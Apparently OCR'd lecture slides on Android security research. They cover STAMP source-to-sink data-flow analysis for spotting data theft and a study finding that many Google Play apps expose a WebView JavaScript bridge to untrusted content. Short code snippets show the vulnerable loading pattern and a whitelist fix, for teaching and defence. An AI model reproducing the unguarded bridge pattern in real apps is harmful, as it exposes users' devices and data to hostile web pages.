Fewer behaviors, more details

Alex Aiken,
John Mitchell,
Saswat Anand,
Jason Franklin
Osbert Bastani,
Lazaro Clapp,
Patrick Mutchler,
Manolis Papadakis


Data Flow Analysis



- Source-to-sink flows
  - Sources: Location, Calendar, Contacts, Device ID etc.
  - Sinks: Internet, SMS, Disk, etc.

Data Flow Analysis in Action

- Malware/Greyware Analysis
  - Data flow summaries enable enterprise-specific policies
- API Misuse and Data Theft Detection



- Automatic Generation of App Privacy Policies
  - Avoid liability, protect consumer privacy


Privacy Policy
This app collects your:
Contacts
Phone Number
Address

- Vulnerability Discovery

Challenges

- Android is 3.4M+ lines of complex code
  - Uses reflection, callbacks, native code
- **Scalability:** Whole system analysis impractical
- **Soundness:** Avoid missing flows
- **Precision:** Minimize false positives

STAMP Approach



- Model Android/Java
  - Sources and sinks
  - Data structures
  - Callbacks
  - 500+ models
- Whole-program analysis
  - Context sensitive

Data We Track (Sources)

- Account data
- Audio
- Calendar
- Call log
- Camera
- Contacts
- Device Id
- Location
- Photos (Geotags)
- SD card data
- SMS

30+ types of sensitive data

Data Destinations (Sinks)

- `Internet (socket)`
- `SMS`
- `Email`
- `System Logs`
- `Webview/Browser`
- `File System`
- `Broadcast Message`

10+ types of exit points

Currently Detectable Flow Types

396 Flow Types

Unique Flow Types = Sources x Sink

Example Analysis

Contact Sync for Facebook (unofficial)

Description:


This application allows you to synchronize your Facebook contacts on Android.

IMPORTANT:


* "Facebook does not allow [sic] to export phone numbers or emails. Only names, pictures and statuses are synced."
* "Facebook users have the option to block one or all apps. If they opt for that, they will be EXCLUDED from your friends list."

Privacy Policy: (page not found)


Possible Flows from Permissions




Expected Flows



Observed Flows



Chuli source-to-sink flows



Outline

- Mobile malware
- Identifying malware
  - Detect at app store rather than on platform
- ➡ Classification study of mobile web apps
  - Entire Google Play market as of 2014
  - 85% of approx 1 million apps use web interface
- Target fragmentation in Android
  - Out-of-date Apps may disable more recent security platform patches

A Large-Scale Study of Mobile Web App Security

Patrick Mutchler, Adam Doupe,
John Mitchell, Chris Kruegel, Giovanni Vigna

Mobile Apps

Mobile Apps

Mobile Apps


Mobile Web Apps

- Mobile web app: embeds a fully functional web browser as a UI element

JavaScript Bridge


```
Obj foo = new Object();
addJavascriptInterface(foo, 'f');
```

Java



JavaScript

JavaScript Bridge




Security Concerns

- Who can access the bridge?
  - Everyone


THE HUFFINGTON POST
FRONT PAGE POLITICS BUSINESS ENTERTAINMENT TECH MEDIA WORLDPOST
46 U.S. CRUISE MISSILES
'ONE OR TWO' KEY KHORASAN KILLED
'A DOZEN' CIVILIANS DEAD
Isolated in Browser
FEATURED BLOG POSTS
Desmond Tutu... Vivek Wadhwa... Alex Ebert...
Josh Horwitz
The Racial Double Standard on Gun Violence
Marriage Equality... In West Virginia!
Spanish Nurse With Ebola Worsens
FALL TV IS HERE

No origin distinction in WebView

```
f.bar();
```



Java

JavaScript

Static Analysis

- How many mobile web apps?
- How many use JavaScript Bridge?
- How many vulnerable?

Experimental Results

- 737,828 free apps from Google Play (Oct ’13)
- 563,109 apps embed a browser
- 219,404 use the JavaScript Bridge
- 107,974 have at least one security violation

Most significant vulnerabilities

1. Loading untrusted web content
2. Leaking URLs to foreign apps
3. Exposing state changing navigation to foreign apps

1. Loading untrusted web content

2. Leaking URLs to foreign apps

3. Exposing state changing navigation to foreign apps

“You should restrict the web-pages that can load inside your WebView with a whitelist.”

- Facebook

“…only loading content from trusted sources into WebView will help protect users.”

- Adrian Ludwig, Google

1. Navigate to untrusted content

```
// In app code
myWebView.loadUrl(“foo.com”)
;
```

```
// In app code
myWebView.load("foo.com");

<!-- In HTML -->
<a href="foo.com">click!</a>
```

```
// In app code
myWebView.load(“foo.com”);

<!-- In HTML -->
<a href=“foo.com”>click!</a>

<!-- More HTML -->
<iframe src=“foo.com”/>
```

```
// In app code
myWebView.loadUrl("foo.com");

<!-- In HTML -->
<a href="foo.com">click!</a>

<!-- More HTML -->
<iframe src="foo.com"/>

// In JavaScript
window.location = "foo.com";
```

```
public boolean shouldOverrideUrlLoading(
        WebView view, String url){

    // False -> Load URL in WebView
    // True  -> Prevent the URL load


}
```


```
public boolean shouldOverrideUrlLoading(
        WebView view, String url){

    String host = new URL(url).getHost();
    if(host.equals("stanford.edu"))
        return false;
    log("Overrode URL: " + url);
    return true;
}
```

Reach Untrusted Content?

- 40,084 apps with full URLs and use JavaScript Bridge
- 13,683 apps (34%) can reach untrusted content

Mishandling SSL Errors

